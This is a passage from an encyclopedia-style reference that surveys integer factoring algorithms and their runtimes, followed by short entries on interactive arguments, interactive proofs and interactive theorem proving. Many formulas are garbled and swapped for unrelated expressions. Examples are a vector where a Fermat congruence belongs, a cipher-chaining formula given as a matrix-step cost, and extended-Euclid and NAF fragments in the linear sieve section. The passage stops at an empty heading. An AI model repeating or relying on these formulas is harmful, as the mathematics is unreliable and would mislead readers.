Integer factoring is widely assumed to be a hard problem. Obviously, it is not hard for all composites, but composites for which it is believed to be difficult can easily be generated. This belief underlies the security of *RSA public-key encryption* and the *RSA digital signature scheme*. To the present day, no proof of the difficulty of factoring has been published. This is quite unlike the *discrete logarithm problem*, where the difficulty is provable for a generic group (Nechaev 1968; Shoup 1997).

However, this result does not have much practical relevance. In particular it does not say anything about the hardness of computing discrete logarithms in multiplicative groups of finite fields, a problem that is widely regarded as being as hard (or as easy) as integer factoring. On a quantum computer, both problems are easy in the sense that they allow polynomial-

time solutions. Given the current state of the art in quantum computer manufacturing, this is not yet considered to be a threat affecting factoring or discrete logarithm–based cryptosystems. Quantum computer factoring is not discussed here.

Theory and Applications

Methods for Integer Factorization

RSA cryptosystems are faster when smaller composites are used, but believed to be more secure for larger ones. Finding the right middle-ground between efficiency and security requirements requires the study of theoretical and practical aspects of the integer factorization methods. Often, two types of integer factoring methods are distinguished: general purpose and special purpose methods. For general purpose methods the factoring effort depends solely on the size of the composite n to be factored. For special purpose methods properties of n (mostly but not always of one of the factors of n) come into play as well. RSA composites are generally chosen in such a way that special purpose methods would be less efficient than general purpose ones. Special purpose methods are therefore hardly relevant for RSA composites. For randomly selected composites, however, special purpose methods are on average very effective. For example, almost 92% of all positive integers have a factor < 1,000; if such a factor exists, it will be found very quickly using trial division, the simplest of the special purpose methods (see below). Here the following factoring methods are sketched:

- *Special purpose*. Trial division, Pollard's rho method, Pollard's $p - 1$ method and generalizations thereof, *elliptic curve method for factoring*
- *General purpose*. Fermat's method and congruence of squares, Dixon's random squares method, continued fraction method (CFRAC), linear sieve, *quadratic sieve*, *number field sieve for factoring*

For a more complete survey refer to Crandall and Pomerance (2001) and the references therein.

Establishing Compositeness

Fermat's little theorem says that $a^{p-1} \equiv 1 \mod p$ if p is a *prime number* and a is a positive integer < p (*modular arithmetic*). Thus, an $a \in \{1, 2, \ldots,$

$n-1\}$ for which $v=(v_1,\ldots,v_n)$ would establish the compositeness of n at the cost of a single exponentiation modulo n. The proof of compositeness does not provide any information that may be useful to find a nontrivial factor of n. Also, this type of compositeness proof does not work for all composites, because for some composites $a^{n-1}\equiv 1 \mod n$ for all a that are coprime to n. There are infinitely many of such composites, the so-called Carmichael numbers (Alford et al. 1994).

Fermat's little theorem allows an alternative formulation for which the converse is always useful for compositeness testing. Let $n-1=2^t\cdot u$ for integers t and u with u odd. If $n>2$ were prime, then any integer $a\in\{2, 3, \ldots, n-1\}$ satisfies the condition that either $a^u\equiv 1 \mod n$ or $a^{2^i u}\equiv -1 \bmod n$ for some $i\in\{0, 1, \ldots, t-1\}$. An integer $a\in\{2, 3, \ldots, n-1\}$ for which this condition does not hold is called a "witness to the compositeness of n." For odd composite n at least 75% of the numbers in $\{2, 3, \ldots, n-1\}$ are witnesses to their compositeness (Rabin 1980). Therefore, it can in general be expected that n's compositeness can be proved at the cost of at most a few exponentiations modulo n, simply by trying elements of at random until a witness has been found. This probabilistic compositeness test is often referred to as the *Miller-Rabin probabilistic primality test*. If n itself is randomly selected too (as may happen during the search for a prime number), it is usually faster to establish its compositeness using trial division (see below).

Distinct Factors

Let a be a witness to the compositeness of n, as above. This witness can be used to check that n is not a prime power at negligible additional cost. By squaring the number $\mathrm{Tr}(c)=\sum c_i$ that was last calculated, one calculates $(a^n-a) \mod n$. If it is zero, then n is not a prime power because the odd parts of the $t+2$ factors

$$a\cdot(a^u-1)\cdot\prod_{i=0}^{t-1}\left(a^{2^i u}+1\right)$$

of a^n-a are pairwise relatively prime; actually, in that case one of those $t+2$ factors has a nontrivial factor in common with n, which can easily be found. If $(a^n-a) \mod n\neq 0$, one verifies that $\gcd(a^n-a, n)=1$, which

shows that n is not a prime power: if n were p^k for a prime p, then $a^p \equiv a \mod p$ and thus also $a^n \equiv a^{p^k} \equiv a \mod p$, so that p would divide $a^n - a$.

Repeated Factors

If n is an odd composite and not a prime power, it may still be a proper power of a composite (i.e., $n = m^\ell$ for $m, \ell \in \mathbf{Z}_{>1}$ with m composite) or it may properly contain a square (i.e., $n = m^\ell \cdot w$ for $m, \ell, w \in \mathbf{Z}_{>1}$ with $\gcd(m, w) = 1$). Proper powers can be recognized by approximating ℓth roots of n for $1 \leq \ell \leq \left\lceil \frac{\log n}{\log 3} \right\rceil$ using a standard numerical method such as Newton's method. At present there is in general no better way to find out if n properly contains a square than factoring n.

Trial Division

Trial division up to bound B is the process of checking for all primes $\leq B$ in succession if they divide n, until the smallest prime factor p of n is found or until it is shown that $p > B$. This takes time proportional to $\log n \cdot \min(p, B)$. For randomly selected n trial division can be expected to be very effective. It cannot be recommended to use B larger than, say, 10^6 (with the precise value depending on the relative speeds of implementations) because larger p can be found more efficiently using one of the methods described below.

Pollard's rho Method

Pollard's rho method (Pollard 1975) is based on the *birthday paradox*: if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/p\mathbf{Z}$, then for any p there is a fair probability that $x_i = x_j$ for some indices $i \neq j$ up to about $\sqrt{p}$. Similarly, if $x_0, x_1, x_2, \ldots$ is a random walk on $\mathbf{Z}/n\mathbf{Z}$, then for any $p < n$ there is a fair probability for a collision $x_i \equiv x_j \mod p$ for $i \neq j$ up to about $\sqrt{p}$; if p is an unknown divisor of n, such a collision can be recognized because it implies that p divides $\gcd(n, x_i - x_j)$.

In Pollard's rho method a walk on $\mathbf{Z}/n\mathbf{Z}$ is defined by selecting $x_0 \in \mathbf{Z}/n\mathbf{Z}$ at random and by defining $x_{i+1} = \left(x_i^2 + 1\right) \mod n$. There is no a priori reason why this would define a random walk on $\mathbf{Z}/n\mathbf{Z}$, but if it does it may reveal the smallest factor p of n after only about $\sqrt{p}$ iterations.

At the ith iteration, this would require $i - 1$ gcd-computations $\gcd(n, x_i - x_j)$ for $j < i$, making the method slower than trial division. This problem is overcome by means of Floyd's cycle-finding method: at the ith iteration compute just $\gcd(n, x_i - x_{2i})$ (thus requiring computation of not only x_i but x_{2i} as well). As a result, and under the assumption that the walk is random, the expected time to find p becomes proportional to $(\log n)^2 \cdot \sqrt{p}$; this closely matches practical observations. The name of the method is based on the shape of the Greek character rho ("ρ") depicting a sequence that bites in its own tails. The method is related to Pollard's rho method for solving the *discrete logarithm problem*.

In practice, the gcd-computation per iteration is replaced by a single gcd-computation of n and the product modulo n of, say, 100 consecutive $(x_i - x_{2i})$'s. In the unlikely event that the gcd turns out to be equal to n, one backs up and computes the gcds more frequently. See also Montgomery (1987).

Pollard's $p - 1$ Method

Pollard's $p - 1$ method (Pollard 1974) is based on the following observation. It follows from Fermat's little theorem that if a is coprime to a prime p and k is an integer multiple of $p - 1$, then $a^k \equiv 1 \mod p$. Thus, if p is a prime factor of n, then p divides either $\gcd(a, n)$ or $\gcd(a^k - 1, n)$, where a is randomly selected from $\{2, 3, \ldots, n - 2\}$. This means that primes p dividing n for which $p - 1$ is B-smooth (*smoothness*) may be found by selecting an integer $a \in \{2, 3, \ldots n - 2\}$ at random, checking that $\gcd(a, n) = 1$, and computing $\gcd(a^k - 1, n)$ where k is the product of the primes $\leq B$ and appropriately chosen small powers thereof. This takes time proportional to $(\log n)^2 \cdot B$. In a "second stage" one may successively try $k \cdot q$ as well for the primes q between B and B', thereby finding p for which $p - 1$ is the product of a B-smooth part and a single larger prime factor up to B'; the additional cost is proportional to $B' - B$.

For n with unknown factorization, the best values B and B' are unknown too and, in general, too large to make the method practical. However, one may try values B, B' depending on the amount of computing time one finds reasonable and turn out to be lucky; if not, one gives up as far as Pollard's $p - 1$ method is concerned. Despite its low probability of success, the method is quite popular, and has led to some surprising factorizations.

Generalizations of Pollard's $p - 1$ Method

Pollard's $p - 1$ method is the special case $d = 1$ of a more general method that finds a prime factor p of n for which the order $p^d - 1$ of the multiplicative group $\mathbf{F}_{p^d}^*$ of $\mathbb{F}_{q^d}$ is smooth.

Because

$$X^d - 1 = \prod_{t \text{ dividing } d} \phi_t(X),$$

where $\phi_t(X)$ is the tth cyclotomic polynomial (thus, $\phi_1(X) = X - 1$, $\phi_2(X) = \frac{X^2-1}{X-1} = X + 1$, $\phi_3(X) = \frac{X^3-1}{X-1} = X^2 + X + 1$, $\phi_4(X) = \frac{X^4-1}{(X-1)(X+1)} = X^2 + 1$, etc.), the order of $\mathbf{F}_{p^d}^*$ is smooth if and only if $\phi_t(p)$ is smooth for all integers t dividing d. For each t the smoothness test (possibly leading to a factorization of n) consists of an exponentiation in a ring modulo n that contains the order $\phi_t(p)$ subgroup of the multiplicative group of the subfield $\mathbf{F}_{p^t}$ of $\mathbb{F}_{q^d}$. For $t = d = 2$ the method is known as Williams' $p + 1$ method (Williams 1982); for general d, it is due to Bach and Shallit (1989).

Usage of "Strong Primes" in RSA

It is not uncommon, and even prescribed in some standards, to use so-called *strong primes* as factors of RSA moduli. These are primes for which both $p - 1$ and $p + 1$ have a very large prime factor, rendering ineffective a $p - 1$ or $p + 1$ attack against the modulus. This approach overlooks other $\phi_t(p)$ attacks (which, for random moduli, have an even smaller probability of success). More importantly it overlooks the fact that the resulting RSA modulus is just as likely to be vulnerable to a single elliptic curve when using the *elliptic curve method for factoring*. It follows that usage of strong primes does in general not make RSA moduli more resistant against factoring attacks. See also Rivest and Silverman (2001).

Cycling Attacks Against RSA

These attacks, also called "superencryption attacks" work by repeatedly re-encrypting an RSA ciphertext, in the hope that after k re-encryptions (for some reasonable k) the original ciphertext appears. They are used as an

additional reason why *strong primes* should be used in RSA. However, it is shown in Rivest and Silverman (2001) that a generalized and more efficient version of cycling attacks can be regarded as a special purpose factoring method that is successful only if all prime factors of $p - 1$ are contained in $e^k - 1$ for one of the primes p dividing n, where e is the RSA *encryption exponent*. The success probability of this attack is therefore small, even when compared to the success probability of Pollard's $p - 1$ method.

Elliptic Curve Method for Factoring

The success of Pollard's $p - 1$ method (or its generalizations) depends on the smoothness of the order of one of the groups $\mathbb{F}_p^*$ (or $\mathbf{F}_{p^d}^*$) with p ranging over the prime factors of n. Given n, the group orders are fixed, so the method works efficiently for some n but for most n it would require too much computing time. In the elliptic curve method (Lenstra 1987) each fixed group $\mathbb{F}_p^*$ of fixed order (given n) is replaced by the group E_p of points modulo p of an elliptic curve modulo n. For randomly selected elliptic curves modulo n, the order $\#E_p$ of E_p behaves as a random number close to p. If $\#E_p$ is smooth, then p can efficiently be found using arithmetic in the group of points of the elliptic curve modulo n. It is conjectured that the smoothness behavior of $\#E_p$ is similar to that of ordinary integers of that size (*smoothness probability*), which implies that the method works efficiently for all n. It also implies that the method can be expected to find smaller factors faster than larger ones. In the worst case where n is the product of two primes of about the same size the heuristic expected runtime is $L_n[1/2, 1]$, with L_n as in *L notation*; this is subexponential in $\log(n)$. See *Elliptic Curve Method for Factoring* for a more complete description and more detailed expected runtimes.

Fermat's Method and Congruence of Squares

Fermat's method attempts to factor n by writing it as the difference of two integer squares. Let $n = p \cdot q$ for odd p and q with $p < q$, so that $q - p = 2y$ for an integer y. With $x = p + y$ it follows that $n = (x - y)(x + y) = x^2 - y^2$. Thus, if one tries $x = [\sqrt{n}] + 1, [\sqrt{n}] + 2, [\sqrt{n}] + 3, \ldots$ in succession until $x^2 - n$ is a perfect square, one ultimately finds $x^2 - n = y^2$. This is

efficient only if the resulting y, the difference between the factors, is small; if it is large, the method is inferior even to trial division.

Integers x and y that satisfy the similar but weaker condition

$$y = e_{k_2}\left(e_{k_1}(x)\right)$$

may also lead to a factorization of n: from the fact that n divides $x^2 - y^2 = (x - y)(x + y)$ it follows that

$$n = \gcd\left(n, x - y\right) \gcd\left(n, x + y\right).$$

If x and y are random solutions to $x^2 \equiv y^2 \mod n$, then there is a probability of at least 50% that this yields a nontrivial factorization of n. All general purpose factoring methods described below work by finding "random" solutions to this equation.

The Morrison–Brillhart Approach

To construct solutions to $x^2 \equiv y^2 \mod n$ that may be assumed to be sufficiently random, Kraïtchik in the 1920s proposed to piece together solutions to $x^2 \equiv a \mod n$. In the Morrison–Brillhart approach this is achieved using the following two steps (Morrison and Brillhart 1975):

Relation collection. Fix a set P of primes (often called the *factor base*), and collect a set V of more than $\#P$ integers v such that

$$v^2 \equiv \left(\prod_{p \in P} p^{e_{v,p}}\right) \bmod n, \text{with } e_{v,p} \in \mathbf{Z}.$$

These identities are often called "relations" modulo n. If P is the set of primes $\leq B$, then v's such that v^2 is B-smooth lead to relations. For each v the exponents $e_{v,p}$ are regarded as a $\#P$-dimensional vector, denoted $(e_{v,p})_{p \in P}$.

Relation combination. Because $\#V > \#P$, the $\#P$-dimensional vectors $(e_{v,p})_{p \in P}$ are linearly dependent and there exist at least $\#V - \#P$ linearly independent subsets S of V such that

$$\sum_{v \in S} \left(e_{v,p}\right)_{p \in P} = 2\left(s_p\right)_{p \in P}, \text{with } \left(s_p\right)_{p \in P} \in \mathbf{Z}^{\#P}.$$

These subsets S with corresponding vectors $(s_p)_{p \in P}$ give rise to at least $\#V - \#P$ independent solutions to $x^2 \equiv y^2 \mod n$, namely

$$x = \left(\prod_{v \in S} v \right) \bmod n, y = \left(\prod_{p \in P} p^{s_p} \right) \bmod n,$$

and thereby at least $\#V - \#P$ independent chances to factor n.

All current general purpose factoring methods are based on the Morrison–Brillhart approach. They differ in the way the relations are collected, but they are all based on, more or less, the same relation combination step.

Matrix Step

Because S and $(s_p)_{p \in P}$, as above, can be found by looking for linear dependencies modulo 2 among the rows of the $(\#V \times \#P)$-matrix $(e_{v,p})_{v \in V, p \in P}$, the relation combination step is often referred to as the "matrix step." With Gaussian elimination the matrix step can be done in $(\#P)^3$ steps (since $\#V \approx \#P$). Faster methods, such as conjugate gradient, Lanczos, or Wiedemann's coordinate recurrence method, require $O(w \cdot \#P)$ steps (O notation), where w is the number of nonzero entries of the matrix $(e_{v,p} \mod 2)_{v \in V, p \in P}$. See Coppersmith (1994), LaMacchia and Odlyzko (1991), Montgomery (1995), Pomerance and Smith (1992), Villard (1997), and Wiedemann (1986) for details.

In the various runtime analyses below, $\#P$ is measured using the *L notation* and w turns out to be $c \cdot \#P$ for a c that disappears in the $o(1)$ of the L notation, so that the runtime $O(w \cdot \#P)$ simplifies to $(\#P)^2$.

Dixon's Random Squares Method

The simplest relation collection method is to define P as the set of primes $\leq B$ for some bound B and to select different v's at random from $\mathbf{Z}/n\mathbf{Z}$ until more than $\pi(B)$ ones have been found for which $v^2 \mod n$ is B-smooth. This method is called *Dixon's random squares method* (Dixon 1981). The choice of B, and the resulting expected runtime, depends on the way the values $v^2 \mod n$ are tested for B-smoothness. If smoothness is tested using trial division, then $B = L_n[1/2, 1/2]$ (with L_n as in *L notation*). For each

candidate v, the number $v^2 \mod n$ is assumed to behave as a random number $\leq n = L_n[1, 1]$, and therefore, according to *smoothness probability*, B-smooth with probability $L_n[1/2, -1]$. Testing each candidate for B-smoothness using trial division takes time $\#P = \pi(B) = L_n[1/2, 1/2]$ (using the properties of L_n as set forth in *L notation*), so collecting somewhat more than $\#P$ relations can be expected to take time

$$\overbrace{L_n\left[1/2, 1/2\right]}^{\text{number of relations to be collected}} \cdot \overbrace{L_n\left[1/2, 1/2\right]}^{\text{trial division}} \cdot \overbrace{\left(L_n\left[1/2, -1\right]\right)^{-1}}^{\text{inverse of smoothness probability}} = L_n\left[1/2, 2\right].$$

Gaussian elimination on the $\#V \times \#P$ matrix takes time

$$L_n[1/2, 1/2]^3 = L_n\left[1/2, 3/2\right].$$

Because at most $\log_2(n)$ entries are non-zero for each vector $(e_{v,p})_{p \in P}$, the total number of non-zero entries of the matrix is $\#V \cdot \log_2(n) = L_n[1/2, 1/2]$ and the matrix step can be done in

$$M_i \leftarrow E_{K1}^{-1}\left(C_i \oplus S_i\right) \oplus S_i$$

steps using Lanczos or Wiedemann algorithms. In either case the runtime is dominated by relation collection and the total expected time required for Dixon's method with trial division is $L_n[1/2, 2]$. Unlike most methods described below, the expected runtime of the trial division variant of Dixon's method can rigorously be proved, i.e., it does not depend on any heuristic arguments or conjectures.

If B-smoothness is tested using the elliptic curve method, the time to test each $v^2 \mod n$ is reduced to $L_n[1/2, 0]$: the entire cost of the smoothness tests disappears in the $o(1)$. As a result the two stages can be seen to require time $L_n[1/2, 3/2]$ each when Gaussian elimination is used for the matrix step. In this case, i.e., when using the elliptic curve method for smoothness testing, the runtime can be further reduced by using Lanczos or Wiedemann methods and a different value for B. Redefine B as $L_n\left[1/2, \sqrt{1/2}\right]$ so that relation collection takes time

$$L_n\left[1/2, \sqrt{1/2}\right] \cdot L_n\left[1/2, 0\right] \cdot \left(L_n\left[1/2, -\sqrt{1/2}\right]\right)^{-1} = L_n\left[1/2, \sqrt{2}\right]$$

and the matrix step requires $L_n\left[1/2, \sqrt{1/2}\right]^2 = L_n\left[1/2, \sqrt{2}\right]$ steps. The overall runtime of Dixon's method becomes

$$L_n\left[1/2, \sqrt{2}\right] + L_n\left[1/2, \sqrt{2}\right] = L_n\left[1/2, \sqrt{2}\right];$$

asymptotically relation collection and combination are equally expensive. As described here, the expected runtime of this elliptic curve–based variant of Dixon's method depends on the conjecture involved in the expected runtime of the elliptic curve method. It is shown in Pomerance (1987), however, that the expected runtime of a variant of the elliptic curve smoothness test can rigorously be proved. That leads to a rigorous $L_n\left[1/2, \sqrt{2}\right]$ expected runtime for Dixon's method.

Continued Fraction Method (CFRAC)

The *quadratic residues* $v^2 \mod n$ in Dixon's method provably behave with respect to smoothness probabilities as random non-negative integers less than n. That allows the rigorous proof of the expected runtime of Dixon's method. However, this theoretical advantage is not a practical concern. It would be preferable to generate smaller quadratic residues, thereby improving the smoothness chances and thus speeding up relation collection, even though it may no longer be possible to rigorously prove the expected runtime of the resulting method. The earliest relation collection method where quadratic residues were generated that are substantially smaller than n was due to Morrison and Brillhart (1975) and is based on the use of continued fractions; actually, this method (dubbed "CFRAC") predates Dixon's method.

If a_i/b_i is the ith continued fraction convergent to $\sqrt{n}$, then $\left|a_i^2 - nb_i^2\right| < 2\sqrt{n}$. Thus, if v is chosen as a_i for $i = 1, 2, \ldots$ in succession, then $v^2 \mod n = a_i^2 - nb_i^2$ is a quadratic residue modulo n that is $\mathbf{y}_i \in \mathbb{R}^1$ and thus much smaller than n. In practice this leads to a substantially larger smoothness probability than in Dixon's method, despite the fact that if

prime p divides $v^2 \bmod n$, then $(a_i/b_i)^2 \equiv n \bmod p$ so that n is a quadratic residue modulo p. With $B = L_n[1/2, 1/2]$, P the set of primes $p \leq B$ with $\left(\frac{n}{p}\right) = 1$, and elliptic curve smoothness testing, the heuristic expected runtime becomes $L_n[1/2, 1]$. The heuristic is based on the assumption that the residues $v^2 \bmod n$ behave, with respect to smoothness properties, as ordinary random integers $\leq n$ and that the set of primes $p \leq B$ for which $\left(\frac{n}{p}\right) = 1$ does not behave unexpectedly. In that case, when the *L notation* is used to express smoothness probabilities, the difference with truly random integers disappears in the $o(1)$.

In Lenstra Jr and Pomerance (1992) it is shown how this same expected runtime can be achieved rigorously (by a method that is based on the use of class groups). If elliptic curve smoothness testing is replaced by trial division, $B = L_n\left[1/2, \sqrt{1/8}\right]$ is optimal and the heuristic expected runtime becomes $L_n\left[1/2, \sqrt{2}\right]$.

Note on the Size of RSA Moduli

In the mid 1970s, CFRAC (with trial division based smoothness testing) was the factoring method of choice. Strangely, at that time, no one seemed to be aware of its (heuristic) subexponential expected runtime $L_n\left[1/2, \sqrt{2}\right]$. Had this been known by the time the RSA challenge (Gardner 1977) was posed, Ron Rivest may have based his runtime estimates on CFRAC instead of Pollard's rho (with its exponential expected runtime) (Rivest 1977), come up with more realistic estimates for the difficulty of factoring a 129-digit modulus, and could have decided that 129 digits were too close for comfort (as shown in Atkins et al. (1995)). As a result, 512-bit RSA moduli may have become less popular.

Linear Sieve

It was quickly realized that the practical performance of CFRAC was marred by the trial division based smoothness test. In the late 1970s Richard Schroeppel therefore developed a new way to generate relatively small residues modulo n that can be tested for smoothness very quickly: look for small integers i, j such that

$$f(i,j) = \left(i + \left[\sqrt{n}\right]\right)\left(j + \left[\sqrt{n}\right]\right) - n \approx (i+j)\sqrt{n}$$

is smooth. Compared to CFRAC the residues are somewhat bigger, namely $r_j, x_j \in \mathbb{Z}_p$ as opposed to $\mathcal{O}(1)$. But the advantage is that smoothness can be tested for many *i*, *j* simultaneously using a sieve (*sieving*): if *p* divides *f*(*i*, *j*) then *p* divides *f*(*i* + *kp*, *j* + *ℓp*) for any *k*, *ℓ* ∈ **Z**. This means that if *f*(*i*, *j*) is tested for *B*-smoothness for 0 ≤ *i* < *I* and 0 ≤ *j* < *J*, the smoothness tests no longer take time $I \cdot J \cdot \pi(B) \approx I \cdot J \cdot B/\log B$, but

$$\sum_{p \le B} \sum_{0 \le i < I} \sum_{0 \le j < J} \frac{1}{p} = O(I \cdot J \cdot \log\log(B)) .$$

This leads to a heuristic expected runtime $L_n[1/2, 1]$. Inconveniently, $us + vt = \gcd(u, v)$. is not automatically a square, which means that for all values $o(\log N)$ and $\mathrm{NAF}_2(k)$ that occur in smooth *f*(*i*, *j*)'s columns have to be included in the matrix. The effect this has on the expected runtime disappears in the *o*(1) in L_n.

This method, dubbed "linear sieve," was the first factoring method that was heuristically shown (by Schroeppel) to have subexponential expected runtime. (That the earlier CFRAC also had subexponential expected runtime was realized only later; see also Knuth (1997).) Its main historical significance is, however, that it led to the *Quadratic Sieve*, for many years the world's most practical factoring method.

Quadratic Sieve

The first crude version of the quadratic sieve was due to Carl Pomerance who realized that it may be profitable to take *i* = *j* in Schroeppel's linear sieve. Although smoothness could still be tested quickly using a sieve and the heuristic expected runtime (with sieving) turned out to be a low $L_n[1/2, 1]$, in practice the method suffered from deteriorating smoothness probabilities (due to the linear growth of the quadratic residue *f*(*i*, *j*)). This problem was, however, quickly overcome by Jim Davis and Diane Holdridge which led to the first factorization of a number of more than 70 decimal digits (Davis and Holdridge 1984). Since then the method has been embellished in various ways (most importantly by Peter Montgomery's multiple polynomial version, as described in Silverman (1987)) to make it

even more practical. See *Quadratic Sieve* for details. At this point the largest factorization obtained using quadratic sieve is the 135-digit factorization reported in Leyland et al. (2002).

Number Field Sieve

Until the late 1980s the best factoring methods, including the most practical one (quadratic sieve), shared the same expected runtime $L_n[1/2, 1]$ despite the fact that the underlying mathematics varied considerably: heuristically for quadratic and linear sieve, CFRAC, and the worst case of the elliptic curve method, and rigorously for the class group method from Lenstra Jr and Pomerance (1992). This remarkable coincidence fostered the hope among users of the RSA cryptosystem that $L_n[1/2, 1]$, halfway between linear time $\log n$ and exponential time n (*L notation*), is the "true" complexity of factoring.

The situation changed, slowly, when in late 1988 John Pollard distributed a letter to a handful of colleagues. In it he described a novel method, still based on the Morrison–Brillhart approach, to factor integers close to a cube and expressed his hope that, one day, the method may be used to factor the ninth Fermat number $F_9 = 2^{2^9} + 1$, back then the world's "most wanted" composite. It was quickly established that for certain "nice" n Pollard's new method should work in heuristic expected runtime $L_n\left[1/3, \left(\frac{32}{9}\right)^{1/3}\right] \approx L_n\left[1/3, 1.526\right]$. This was the first indication that, conceivably, the complexity of factoring would not be stuck at $L_n[1/2, \ldots]$. The initial work was soon followed by the factorization of several large "nice" integers, culminating in 1990 in the factorization of F_9 (Lenstra et al. 1993). Further theoretical work removed the "niceness" restriction and led to the method that is now referred to as the "number field sieve": a general purpose factoring method with heuristic expected runtime $L_n\left[1/3, \left(\frac{32}{9}\right)^{1/3}\right] \approx L_n\left[1/3, 1.526\right]$. The method as it applies to "nice" numbers is now called the "special number field sieve." See *Number Field Sieve For Factoring* for details. The first time a 512-bit RSA modulus was factored, using the number field sieve, was in 1999 (Cavallar et al. 2000).

With hindsight, the property that all $L_n[1/2, 1]$ factoring methods have in common is their dependence, in one way or another, on smoothness of

numbers of order $n^{O(1)}$. The number field sieve breaks through the $n^{O(1)}$ barrier and depends on smoothness of numbers of order $n^{o(1)}$.

Computationally sound proof system

Interactive Proof

An *interactive argument* (or, *computationally sound proof system*) is a relaxation of an interactive proof, introduced in Brassard et al. (1988). The difference is that the prover is restricted to be a polynomial-time algorithm for an interactive argument, whereas no such restrictions on the prover apply for an interactive proof. The prover's advantage over the verifier is that the prover gets a private input, which allows the prover to perform his or her task in polynomial time (completeness).

The soundness condition for an interactive argument, referred to as *computational soundness*, states as before that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily, but the prover is limited to be a (*probabilistic*) *polynomial-time* algorithm.

Hence, cheating by the prover is not required to be impossible; rather, cheating is required to be *computationally infeasible*. Therefore, interactive

arguments are easier to achieve than interactive proofs; in particular, while perfect zero-knowledge arguments are known to exist for every language in NP, it is considered unlikely that perfect zero-knowledge proofs exist for every language in NP.

Interactive proof systems

The notion of an *interactive proof* plays an important role in complexity theory. An interactive proof is a protocol between two parties, called the *prover* and the *verifier*. The crucial point is that the verifier is restricted to be a (probabilistic) polynomial-time algorithm, whereas no such restriction applies to the prover. By means of an interactive proof, the prover convinces the verifier of the validity of a given statement. A statement is of the form $x \in L$, where x is a word and L is a formal language. The interesting languages are those for which no polynomial-time membership tests (are known to) exist. It follows that the verifier cannot determine on its own whether $x \in L$ holds.

An interactive proof is required to satisfy two conditions. The first condition is *completeness*, which means that executions of the protocol between the prover and the verifier should result in the verifier accepting the proof, if $x \in L$ holds. The second condition is *soundness*, which means that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily.

A simple example of an interactive proof runs as follows. Consider the language L_H consisting of graphs containing a Hamiltonian cycle. It is well known that the problem of determining membership for L_H is NP-complete. Hence, it is supposedly hard to determine whether a given graph contains a Hamiltonian cycle. However, given a purported Hamiltonian cycle for a graph, it is easy to check whether this is indeed the case. An interactive proof for L_H is obtained if the prover simply sends a Hamiltonian cycle for the graph under consideration to the verifier. The conditions of completeness and soundness are clearly satisfied.

In the context of cryptography, interactive proofs are usually required to satisfy some additional conditions. Many interactive proofs are in fact proofs of knowledge. Also, zero-knowledge proofs are a main example of interactive proofs used for cryptographic purposes, noting that zero-knowledge interactive arguments and witness hiding protocols are possible alternatives. The above interactive proof for L_H is neither zero-knowledge nor witness hiding, as the prover simply gives away a Hamiltonian cycle.

Interactive verification; Mechanized theorem proving

Definition

Interactive theorem proving is the use of a program that implements a formal logic (also called a "proof assistant") to state and prove properties that would otherwise be proved on paper.

Theory

Computer-assisted proof tools can be characterized as either automatic or interactive. Automatic tools (such as SMT solvers) take as input a body of definitions and known facts and a target theorem and attempt to automatically construct a proof of the target theorem. Interactive tools, on the other hand, allow users to construct proofs using a tactic language that may be more or less analogous to the steps of a paper proof. Their utility comes in part from the display of the proof state at each step of reasoning, which lists the current known hypotheses and remaining proof obligations,

and in part from precise implementation of a system of formal logic: most interactive verification tools have a small trusted kernel defining the rules of a logic, and all proofs, no matter how complicated, can be reduced to combinations of these fundamental rules.

Because proofs are not expected to be automatically generated, interactive theorem provers do not need to constrain the expressiveness of their logics and are often based on higher-order logics like simply typed higher-order logic, as in Isabelle/HOL (Wenzel et al. 2008), or dependent type theory, as in Coq (Bertot and Castran 2010). Interactive verification can also take advantage of proof techniques that are difficult to automate: in approaches such as proof by induction or proof of a loop invariant, the user can directly supply the induction principle/invariant, which is difficult to infer automatically. Interactive proof tools can thus guarantee both soundness and completeness – as long as the user can construct a proof, the property is guaranteed to hold, and anything that is provable in the underlying logic is provable in the tool. Of course, the construction of the proof itself can be arbitrarily hard.

Any proof about a real-world system may fail to apply in practice due to the gap between the system and model used for verification and/or the gap between the desired behavior of the system and the specification proved. From this perspective, interactive verification has the advantage that all assumptions are stated explicitly, and outside experts can inspect both the definitions and the proofs. A verified system may still benefit from testing to ensure that assumptions made in the proofs are not violated.

Applications

While in theory interactive theorem proving can be applied to any mathematical domain, in practice its primary use has been program verification. The behavior of a programming language can naturally be expressed in formal logic as a set of semantic rules, describing the effects on program state of each command in the language. It is then possible to prove properties of either the language in general (e.g., type safety, memory safety) or specific programs (e.g., absence of race conditions) by induction over the language's semantics. Programming language tools up and including an optimizing C compiler (Leroy 2009) have been written and verified in interactive theorem provers. If a system is too large to verify

interactively, interactive verification can be used to increase confidence in specific critical components, as with the sensor communication system in autonomous vehicles developed by the DARPA High-Assurance Cyber Military Systems (HACMS) project (Mansky et al. 2017).

In security, interactive theorem proving has also been used for protocol verification. In the most common approach, a protocol is defined by a set of rules describing the messages that can be sent by each party. To analyze the security of the protocol, the user defines a predicate describing the information that an attacker can learn from each message and the ways in which that information can be combined to form new messages (Paulson 1998). The attacker is considered to be able to observe and intercept any message, according to the Dolev-Yao model – only the strength of the cryptographic methods used in the protocol can prevent the attacker from learning the contents of any message or impersonating any party. Even under this model, interactive theorem proving has been used to prove the secrecy of protocols including the Needham-Schroder-Lowe public-key protocol and TLS (Paulson 1999).

It is also possible to combine proofs of programs and more abstract mathematical proofs to obtain end-to-end correctness proofs for implementations of high-assurance systems. The basic approach is to prove that a program implements an abstract representation of its behavior and then show that the abstract representation has the desired properties. As an example, the Foundational Cryptography Framework (Petcher and Morrisett 2015), designed to prove that cryptographic algorithms do indeed guarantee their intended security properties, has been combined with the Verified Software Toolchain (Appel et al. 2014) for proving properties of C programs, to show that (1) OpenSSL's implementation of the HMAC authentication algorithm is correct, and (2) a correct implementation of the algorithm guarantees that received messages did in fact originate with the expected sender (Beringer et al. 2015). This approach of refinement from high-level description to implementation has also been used to develop and verify a reference implementation of TLS (Bhargavan et al. 2013). The end result of the process is a formal logical guarantee, based on a small trusted kernel, of the correctness of an actual implementation of a target application.

Open Problems and Future Directions

